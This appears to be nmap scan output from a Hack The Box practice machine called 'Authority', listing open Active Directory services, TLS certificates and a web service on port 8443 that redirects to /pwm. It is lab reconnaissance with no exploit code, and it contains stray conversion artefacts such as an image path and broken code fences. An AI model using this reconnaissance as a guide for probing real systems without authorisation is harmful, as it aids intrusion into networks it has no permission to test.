| AYI3FQiEsb4Mh6XAaYK5iwiG1alHgZTHDoF+hKv0ccfMXgIBZAIBAjAyBgNVHSUE
| KzApBgcrBgEFAgMFBgorBgEEAYI3FAICBggrBgEFBQcDAQYIKwYBBQUHAwIwDgYD
| VR0PAQH/BAQDAgWgMEAGCSsGAQQBgjcVCgQzMDEwCQYHKwYBBQIDBTAMBgorBgEE
| AYI3FAICMAoGCCsGAQUFBwMBMAoGCCsGAQUFBwMCMB0GA1UdDgQWBBTE4oKGc3Jv
| tctii3A/pyevpIBM/TAfBgNVHSMEGDAWgBQrzmT6FcxmkoQ8Un+iPuEpCYYPfTCB
| zQYDVR0fBIHFMIHCMIG/oIG8oIG5hoG2bGRhcDovLy9DTj1odGItQVVUSE9SSVRZ
| LUNBLENOPWF1dGhvcml0eSxDTj1DRFAsQ049UHVibGljJTIwS2V5JTIwU2Vydmlj
| ZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz1odGIsREM9Y29ycD9j
| ZXJ0aWZpY2F0ZVJldm9jYXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGlz
| dHJpYnV0aW9uUG9pbnQwgb8GCCsGAQUFBwEBBIGyMIGvMIGsBggrBgEFBQcwAoaB
| n2xkYXA6Ly8vQ049aHRiLUFVVEhPUklUWS1DQSxDTj1BSUEsQ049UHVibGljJTIw
| S2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz1o
| dGIsREM9Y29ycD9jQUNlcnRpZmljYXRlP2Jhc2U/b2JqZWN0Q2xhc3M9Y2VydGlm
| aWNhdGlvbkF1dGhvcml0eTBUBgNVHREBAf8ESjBIoCMGCisGAQQBgjcUAgOgFQwT
| QVVUSE9SSVRZJEBodGIuY29ycIISYXV0aG9yaXR5Lmh0Yi5jb3JwgghodGIuY29y
| cIIDSFRCMA0GCSqGSIb3DQEBCwUAA4IBAQCH8O6l8pRsA/pyKKsSSkie8ijDhCBo
| zoOuHiloC694xvs41w/Yvj9Z0oLiIkroSFPUPTDZOFqOLuFSDbnDNtKamzfbSfJR
| r4rj3F3r7S3wwK38ElkoD8RbqDiCHan+2bSf7olB1AdS+xhp9IZvBWZOlT0xXjr5
| ptIZERSRTRE8qyeX7+I4hpvGTBjhvdb5LOnG7spc7F7UHk79Z+C3BWG19tyS4fw7
| /9jm2pW0Maj1YEnX7frbYtYlO7iQ3KeDw1PSCMhMlipovbCpMJ1YOX9yeQgvvcg0
| E0r8uQuHmwNTgD5dUWuHtDv/oG7j63GuTNwEfZhtzR2rnN9Vf2IH9Zal
|_-----END CERTIFICATE-----
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory
LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN::AUTHORITY$@htb.corp,
DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Issuer: commonName=htb-AUTHORITY-CA/domainComponent=htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-08-09T23:03:21
| Not valid after:  2024-08-09T23:13:21
| MD5:   d49477106f6b8100e4e19cf2aa40dae1
| SHA-1: ddedb994b80c83a9db0be7d35853ff8e54c62d0b
| -----BEGIN CERTIFICATE-----
| MIIFxjCCBK6gAwIBAgITPQAAAANt51hU5N024gAAAAAAAzANBgkqhkiG9w0BAQsF
| ADBGMRQwEgYKCZImiZPyLGQBGRYEY29ycDETMBEGCgmSJomT8ixkARkWA2h0YjEZ
| MBcGA1UEAxMQaHRiLUFVVEhPUklUWS1DQTAeFw0yMjA4MDkyMzAzMjFaFw0yNDA4
| MDkyMzEzMjFaMAAwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDVsJL0
| ae0n8L0Eg5BAHi8Tmzmbe+kIsXM6NZvAuqGgUsWNzsT4JNWsZqrRoHMr+kMC4kpX
| 4QuOHTe74iyB8TvucgvwxKEi9uZl6C5unv3WNFhZ9KoTOCno26adxqKPbzS5KQtk
| ZCvQfqQKOML0DuzA86kwh4uY0SjVR+biRj4IkkokWrPDWzzow0gCpO5HNcKPhSTl
| kAfdmdQRPjkXQq3h2QnfYAwOMGoGeCiA1whIo/dvFB6T9Kx4Vdcwi6Hkg4CwmbSF
| CHGbeNGtMGeWw/s24QWZ6Ju3J7uKFxDXoWBNLi4THL72d18jcb+i4jYlQQ9bxMfI
| zWQRur1QXvavmIM5AgMBAAGjggLxMIIC7TA9BgkrBgEEAYI3FQcEMDAuBiYrBgEE
| AYI3FQiEsb4Mh6XAaYK5iwiG1alHgZTHDoF+hKv0ccfMXgIBZAIBAjAyBgNVHSUE
| KzApBgcrBgEFAgMFBgorBgEEAYI3FAICBggrBgEFBQcDAQYIKwYBBQUHAwIwDgYD
| VR0PAQH/BAQDAgWgMEAGCSsGAQQBgjcVCgQzMDEwCQYHKwYBBQIDBTAMBgorBgEE
| AYI3FAICMAoGCCsGAQUFBwMBMAoGCCsGAQUFBwMCMB0GA1UdDgQWBBTE4oKGc3Jv
| tctii3A/pyevpIBM/TAfBgNVHSMEGDAWgBQrzmT6FcxmkoQ8Un+iPuEpCYYPfTCB
| zQYDVR0fBIHFMIHCMIG/oIG8oIG5hoG2bGRhcDovLy9DTj1odGItQVVUSE9SSVRZ
| LUNBLENOPWF1dGhvcml0eSxDTj1DRFAsQ049UHVibGljJTIwS2V5JTIwU2Vydmlj
| ZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz1odGIsREM9Y29ycD9j
| ZXJ0aWZpY2F0ZVJldm9jYXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGlz
| dHJpYnV0aW9uUG9pbnQwgb8GCCsGAQUFBwEBBIGyMIGvMIGsBggrBgEFBQcwAoaB
| n2xkYXA6Ly8vQ049aHRiLUFVVEhPUklUWS1DQSxDTj1BSUEsQ049UHVibGljJTIw
| S2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz1o
| dGIsREM9Y29ycD9jQUNlcnRpZmljYXRlP2Jhc2U/b2JqZWN0Q2xhc3M9Y2VydGlm
| aWNhdGlvbkF1dGhvcml0eTBUBgNVHREBAf8ESjBIoCMGCisGAQQBgjcUAgOgFQwT
| QVVUSE9SSVRZJEBodGIuY29ycIISYXV0aG9yaXR5Lmh0Yi5jb3JwgghodGIuY29y
| cIIDSFRCMA0GCSqGSIb3DQEBCwUAA4IBAQCH8O6l8pRsA/pyKKsSSkie8ijDhCBo
| zoOuHiloC694xvs41w/Yvj9Z0oLiIkroSFPUPTDZOFqOLuFSDbnDNtKamzfbSfJR
```



```
| r4rj3F3r7S3wwK38ElkoD8RbqDiCHan+2bSf7olB1AdS+xhp9IZvBWZOlT0xXjr5
| ptIZERSRTRE8qyeX7+I4hpvGTBjhvdb5LOnG7spc7F7UHk79Z+C3BWG19tyS4fw7
| /9jm2pW0Maj1YEnX7frbYtYlO7iQ3KeDw1PSCMhMlipovbCpMJ1YOX9yeQgvvcg0
| E0r8uQuHmwNTgD5dUWuHtDv/oG7j63GuTNwEfZhtzR2rnN9Vf2IH9Zal
|_-----END CERTIFICATE-----
|_ssl-date: 2025-08-28T16:21:27+00:00; +4h00m00s from scanner time.
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory
LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2025-08-28T16:21:26+00:00; +4h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN::AUTHORITY$@htb.corp,
DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Issuer: commonName=htb-AUTHORITY-CA/domainComponent=htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-08-09T23:03:21
| Not valid after:  2024-08-09T23:13:21
| MD5:   d49477106f6b8100e4e19cf2aa40dae1
| SHA-1: ddedb994b80c83a9db0be7d35853ff8e54c62d0b
| -----BEGIN CERTIFICATE-----
| MIIFxjCCBK6gAwIBAgITPQAAAANt51hU5N024gAAAAAAAzANBgkqhkiG9w0BAQsF
| ADBGMRQwEgYKCZImiZPyLGQBGRYEY29ycDETMBEGCgmSJomT8ixkARkWA2h0YjEZ
| MBcGA1UEAxMQaHRiLUFVVEhPUklUWS1DQTAeFw0yMjA4MDkyMzAzMjFaFw0yNDA4
| MDkyMzEzMjFaMAAwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDVsJL0
| ae0n8L0Eg5BAHi8Tmzmbe+kIsXM6NZvAuqGgUsWNzsT4JNWsZqrRoHMr+kMC4kpX
| 4QuOHTe74iyB8TvucgvwxKEi9uZl6C5unv3WNFhZ9KoTOCno26adxqKPbzS5KQtk
| ZCvQfqQKOML0DuzA86kwh4uY0SjVR+biRj4IkkokWrPDWzzow0gCpO5HNcKPhSTl
| kAfdmdQRPjkXQq3h2QnfYAwOMGoGeCiA1whIo/dvFB6T9Kx4Vdcwi6Hkg4CwmbSF
| CHGbeNGtMGeWw/s24QWZ6Ju3J7uKFxDXoWBNLi4THL72d18jcb+i4jYlQQ9bxMfI
| zWQRur1QXvavmIM5AgMBAAGjggLxMIIC7TA9BgkrBgEEAYI3FQcEMDAuBiYrBgEE
| AYI3FQiEsb4Mh6XAaYK5iwiG1alHgZTHDoF+hKv0ccfMXgIBZAIBAjAyBgNVHSUE
| KzApBgcrBgEFAgMFBgorBgEEAYI3FAICBggrBgEFBQcDAQYIKwYBBQUHAwIwDgYD
| VR0PAQH/BAQDAgWgMEAGCSsGAQQBgjcVCgQzMDEwCQYHKwYBBQIDBTAMBgorBgEE
| AYI3FAICMAoGCCsGAQUFBwMBMAoGCCsGAQUFBwMCMB0GA1UdDgQWBBTE4oKGc3Jv
| tctii3A/pyevpIBM/TAfBgNVHSMEGDAWgBQrzmT6FcxmkoQ8Un+iPuEpCYYPfTCB
| zQYDVR0fBIHFMIHCMIG/oIG8oIG5hoG2bGRhcDovLy9DTj1odGItQVVUSE9SSVRZ
| LUNBLENOPWF1dGhvcml0eSxDTj1DRFAsQ049UHVibGljJTIwS2V5JTIwU2Vydmlj
| ZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz1odGIsREM9Y29ycD9j
| ZXJ0aWZpY2F0ZVJldm9jYXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGlz
| dHJpYnV0aW9uUG9pbnQwgb8GCCsGAQUFBwEBBIGyMIGvMIGsBggrBgEFBQcwAoaB
| n2xkYXA6Ly8vQ049aHRiLUFVVEhPUklUWS1DQSxDTj1BSUEsQ049UHVibGljJTIw
| S2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz1o
| dGIsREM9Y29ycD9jQUNlcnRpZmljYXRlP2Jhc2U/b2JqZWN0Q2xhc3M9Y2VydGlm
| aWNhdGlvbkF1dGhvcml0eTBUBgNVHREBAf8ESjBIoCMGCisGAQQBgjcUAgOgFQwT
| QVVUSE9SSVRZJEBodGIuY29ycIISYXV0aG9yaXR5Lmh0Yi5jb3JwgghodGIuY29y
| cIIDSFRCMA0GCSqGSIb3DQEBCwUAA4IBAQCH8O6l8pRsA/pyKKsSSkie8ijDhCBo
| zoOuHiloC694xvs41w/Yvj9Z0oLiIkroSFPUPTDZOFqOLuFSDbnDNtKamzfbSfJR
| r4rj3F3r7S3wwK38ElkoD8RbqDiCHan+2bSf7olB1AdS+xhp9IZvBWZOlT0xXjr5
| ptIZERSRTRE8qyeX7+I4hpvGTBjhvdb5LOnG7spc7F7UHk79Z+C3BWG19tyS4fw7
| /9jm2pW0Maj1YEnX7frbYtYlO7iQ3KeDw1PSCMhMlipovbCpMJ1YOX9yeQgvvcg0
| E0r8uQuHmwNTgD5dUWuHtDv/oG7j63GuTNwEfZhtzR2rnN9Vf2IH9Zal
|_-----END CERTIFICATE-----
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory
LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2025-08-28T16:21:27+00:00; +4h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN::AUTHORITY$@htb.corp,
DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Issuer: commonName=htb-AUTHORITY-CA/domainComponent=htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-08-09T23:03:21
| Not valid after:  2024-08-09T23:13:21
| MD5:   d49477106f6b8100e4e19cf2aa40dae1
| SHA-1: ddedb994b80c83a9db0be7d35853ff8e54c62d0b
| -----BEGIN CERTIFICATE-----
| MIIFxjCCBK6gAwIBAgITPQAAAANt51hU5N024gAAAAAAAzANBgkqhkiG9w0BAQsF
```



```
| ADBGMRQwEgYKCZImiZPyLGQBGRYEY29ycDETMBEGCgmSJomT8ixkARkWA2h0YjEZ
| MBcGA1UEAxMQaHRiLUFVVEhPUklUWS1DQTAeFw0yMjA4MDkyMzAzMjFaFw0yNDA4
| MDkyMzEzMjFaMAAwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDVsJL0
| ae0n8L0Eg5BAHi8Tmzmbe+kIsXM6NZvAuqGgUsWNzsT4JNWsZqrRoHMr+kMC4kpX
| 4QuOHTe74iyB8TvucgvwxKEi9uZl6C5unv3WNFhZ9KoTOCno26adxqKPbzS5KQtk
| ZCvQfqQKOML0DuzA86kwh4uY0SjVR+biRj4IkkokWrPDWzzow0gCpO5HNcKPhSTl
| kAfdmdQRPjkXQq3h2QnfYAwOMGoGeCiA1whIo/dvFB6T9Kx4Vdcwi6Hkg4CwmbSF
| CHGbeNGtMGeWw/s24QWZ6Ju3J7uKFxDXoWBNLi4THL72d18jcb+i4jYlQQ9bxMfI
| zWQRur1QXvavmIM5AgMBAAGjggLxMIIC7TA9BgkrBgEEAYI3FQcEMDAuBiYrBgEE
| AYI3FQiEsb4Mh6XAaYK5iwiG1alHgZTHDoF+hKv0ccfMXgIBZAIBAjAyBgNVHSUE
| KzApBgcrBgEFAgMFBgorBgEEAYI3FAICBggrBgEFBQcDAQYIKwYBBQUHAwIwDgYD
| VR0PAQH/BAQDAgWgMEAGCSsGAQQBgjcVCgQzMDEwCQYHKwYBBQIDBTAMBgorBgEE
| AYI3FAICMAoGCCsGAQUFBwMBMAoGCCsGAQUFBwMCMB0GA1UdDgQWBBTE4oKGc3Jv
| tctii3A/pyevpIBM/TAfBgNVHSMEGDAWgBQrzmT6FcxmkoQ8Un+iPuEpCYYPfTCB
| zQYDVR0fBIHFMIHCMIG/oIG8oIG5hoG2bGRhcDovLy9DTj1odGItQVVUSE9SSVRZ
| LUNBLENOPWF1dGhvcml0eSxDTj1DRFAsQ049UHVibGljJTIwS2V5JTIwU2Vydmlj
| ZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz1odGIsREM9Y29ycD9j
| ZXJ0aWZpY2F0ZVJldm9jYXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGlz
| dHJpYnV0aW9uUG9pbnQwgb8GCCsGAQUFBwEBBIGyMIGvMIGsBggrBgEFBQcwAoaB
| n2xkYXA6Ly8vQ049aHRiLUFVVEhPUklUWS1DQSxDTj1BSUEsQ049UHVibGljJTIw
| S2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz1o
| dGIsREM9Y29ycD9jQUNlcnRpZmljYXRlP2Jhc2U/b2JqZWN0Q2xhc3M9Y2VydGlm
| aWNhdGlvbkF1dGhvcml0eTBUBgNVHREBAf8ESjBIoCMGCisGAQQBgjcUAgOgFQwT
| QVVUSE9SSVRZJEBodGIuY29ycIISYXV0aG9yaXR5Lmh0Yi5jb3JwgghodGIuY29y
| cIIDSFRCMA0GCSqGSIb3DQEBCwUAA4IBAQCH8O6l8pRsA/pyKKsSSkie8ijDhCBo
| zoOuHiloC694xvs41w/Yvj9Z0oLiIkroSFPUPTDZOFqOLuFSDbnDNtKamzfbSfJR
| r4rj3F3r7S3wwK38ElkoD8RbqDiCHan+2bSf7olB1AdS+xhp9IZvBWZOlT0xXjr5
| ptIZERSRTRE8qyeX7+I4hpvGTBjhvdb5LOnG7spc7F7UHk79Z+C3BWG19tyS4fw7
| /9jm2pW0Maj1YEnX7frbYtYlO7iQ3KeDw1PSCMhMlipovbCpMJ1YOX9yeQgvvcg0
| E0r8uQuHmwNTgD5dUWuHtDv/oG7j63GuTNwEfZhtzR2rnN9Vf2IH9Zal
|_-----END CERTIFICATE-----
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8443/tcp  open  ssl/https-alt syn-ack ttl 127
| ssl-cert: Subject: commonName=172.16.2.118
| Issuer: commonName=172.16.2.118
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-08-26T16:13:05
| Not valid after:  2027-08-29T03:51:29
| MD5:   ff467f7e84ac94adf096ee78d1ecaf84
| SHA-1: b4d3149b2463bbb8fe4db21ffdf45faaae476c59
| -----BEGIN CERTIFICATE-----
| MIIC5jCCAc6gAwIBAgIGEmsDaWxYMA0GCSqGSIb3DQEBCwUAMBcxFTATBgNVBAMM
| DDE3Mi4xNi4yLjExODAeFw0yNTA4MjYxNjEzMDVaFw0yNzA4MjkwMzUxMjlaMBcx
| FTATBgNVBAMMDDE3Mi4xNi4yLjExODCCASIwDQYJKoZIhvcNAQEBBQADggEPADCC
| AQoCggEBAL0mFRS8QAEMwQm0Ke7zfatX3fpc4BgZZYhDDTic8RuS3EX7yxaQy8Qu
| K0l7C9DBxH0f2jYuPuppL25icgbsro1pdH+ysZKCWEBqi64PjFdslvt7ynnm7B1p
| gOqMUjzK0W+LzO0oVUw71NPnfi1LSlPRmErjuNKLIH4VwPsDXK9gNGc9QCVVGyHZ
| UDFJkhWwYWBJM5CmRgPBfWp8cdWxI3B5fCI2KsGUaqN/3G1/i8nUV4Tz97zzGywO
| 64CKPGy/PVQZ41bth3bpinAAPkY+wJyDL2mT7tq/EpLt7Fg/bbh8lS3O45k70/RB
| DxsbyEdCrXTX1shK1IV4Xs+Z2MIX0jUCAwEAAaM4MDYwDAYDVR0TAQH/BAIwADAO
| BgNVHQ8BAf8EBAMCBaAwFgYDVR0lAQH/BAwwCgYIKwYBBQUHAwEwDQYJKoZIhvcN
| AQELBQADggEBAEDk8Gr+farFjUDMdUUpY0U1WnxI3yPgK3XohRyBnUOPk6eLI4Xj
| Fii8jdWnwZsU75iHE90qeNexq7yIFEyZ3Ho0jW/NNLbPUDBeaYh912cpRvk1Q+x/
| LehyOBqD3rb+iIBeIyoyUwrU3M2fc7KtUCtl2WrsKee4e72ElPJYI34u6XnjFL25
| ICe9lbQ3u35QhNypb2YnrOqM0ccSZ8A9gqpNSLWIohvAl0tT+zB8iqnZlDptiIu1
| q5Q03uRHvZMoWGNhK7Vm3YkkxLbLSXFaAaF5SAiCRqN7+OS5eFHXZwFpyw2Pxn+b
| jswxrDJ2oh55j0ENQN04mn36qoVPmCZjpLY=
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html;charset=ISO-8859-1).
|_http-favicon: Unknown favicon MD5: F588322AAF157D82BB030AF1EFFD8CF9
| fingerprint-strings:
```


```
|   FourOhFourRequest, GetRequest:
|     HTTP/1.1 200
|     Content-Type: text/html;charset=ISO-8859-1
|     Content-Length: 82
|     Date: Thu, 28 Aug 2025 16:20:17 GMT
|     Connection: close
|     <html><head><meta http-equiv="refresh" content="0;URL='/pwm'"/></head>
</html>
|   HTTPOptions:
|     HTTP/1.1 200
|     Allow: GET, HEAD, POST, OPTIONS
|     Content-Length: 0
|     Date: Thu, 28 Aug 2025 16:20:17 GMT
|     Connection: close
|   RTSPRequest:
|     HTTP/1.1 400
|     Content-Type: text/html;charset=utf-8
|     Content-Language: en
|     Content-Length: 1936
|     Date: Thu, 28 Aug 2025 16:20:24 GMT
|     Connection: close
|     <!doctype html><html lang="en"><head><title>HTTP Status 400
|     Request</title><style type="text/css">body {font-family:Tahoma,Arial,sans-
serif;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-
size:22px;} h2 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a
{color:black;} .line {height:1px;background-color:#525D76;border:none;}</style>
</head><body><h1>HTTP Status 400
|_    Request</h1><hr class="line" /><p><b>Type</b> Exception Report</p><p>
<b>Message</b> Invalid character found in the HTTP protocol
[RTSP&#47;1.00x0d0x0a0x0d0x0a...]</p><p><b>Description</b> The server cannot or
will not process the request due to something that is perceived to be a client
error (e.g., malformed request syntax, invalid
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49673/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49690/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49691/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49693/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49694/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49697/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49712/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
57222/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
57269/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?
new-service :
SF-Port8443-TCP:V=7.93%T=SSL%I=7%D=8/28%Time=68B04981%P=x86_64-pc-linux-gn
SF:u%r(GetRequest,DB,"HTTP/1\.1\x20200\x20\r\nContent-Type:\x20text/html;c
SF:harset=ISO-8859-1\r\nContent-Length:\x2082\r\nDate:\x20Thu,\x2028\x20Au
SF:g\x202025\x2016:20:17\x20GMT\r\nConnection:\x20close\r\n\r\n\n\n\n\n\n<
SF:html><head><meta\x20http-equiv=\"refresh\"\x20content=\"0;URL='/pwm'\"/
SF:></head></html>")%r(HTTPOptions,7D,"HTTP/1\.1\x20200\x20\r\nAllow:\x20G
SF:ET,\x20HEAD,\x20POST,\x20OPTIONS\r\nContent-Length:\x200\r\nDate:\x20Th
SF:u,\x2028\x20Aug\x202025\x2016:20:17\x20GMT\r\nConnection:\x20close\r\n\
SF:r\n")%r(FourOhFourRequest,DB,"HTTP/1\.1\x20200\x20\r\nContent-Type:\x20
SF:text/html;charset=ISO-8859-1\r\nContent-Length:\x2082\r\nDate:\x20Thu,\
SF:x2028\x20Aug\x202025\x2016:20:17\x20GMT\r\nConnection:\x20close\r\n\r\n
SF:\n\n\n\n\n<html><head><meta\x20http-equiv=\"refresh\"\x20content=\"0;UR
SF:L='/pwm'\"/></head></html>")%r(RTSPRequest,82C,"HTTP/1\.1\x20400\x20\r\
SF:nContent-Type:\x20text/html;charset=utf-8\r\nContent-Language:\x20en\r\
SF:nContent-Length:\x201936\r\nDate:\x20Thu,\x2028\x20Aug\x202025\x2016:20
SF::24\x20GMT\r\nConnection:\x20close\r\n\r\n<!doctype\x20html><html\x20la
```

```
SF:ng=\"en\"><head><title>HTTP\x20Status\x20400\x20\xe2\x80\x93\x20Bad\x20
SF:Request</title><style\x20type=\"text/css\">body\x20{font-family:Tahoma,
SF:Arial,sans-serif;}\x20h1,\x20h2,\x20h3,\x20b\x20{color:white;background
SF:-color:#525D76;}\x20h1\x20{font-size:22px;}\x20h2\x20{font-size:16px;}\
SF:x20h3\x20{font-size:14px;}\x20p\x20{font-size:12px;}\x20a\x20{color:bla
SF:ck;}\x20\.line\x20{height:1px;background-color:#525D76;border:none;}</s
SF:tyle></head><body><h1>HTTP\x20Status\x20400\x20\xe2\x80\x93\x20Bad\x20R
SF:equest</h1><hr\x20class=\"line\"\x20/><p><b>Type</b>\x20Exception\x20Re
SF:port</p><p><b>Message</b>\x20Invalid\x20character\x20found\x20in\x20the
SF:\x20HTTP\x20protocol\x20\[RTSP&#47;1\.00x0d0x0a0x0d0x0a\.\.\.\]</p><p><
SF:b>Description</b>\x20The\x20server\x20cannot\x20or\x20will\x20not\x20pr
SF:ocess\x20the\x20request\x20due\x20to\x20something\x20that\x20is\x20perc
SF:eived\x20to\x20be\x20a\x20client\x20error\x20\(e\.g\.,\x20malformed\x20
SF:request\x20syntax,\x20invalid\x20");
Service Info: Host: AUTHORITY; OS: Windows; CPE: cpe:/o:microsoft:window
```

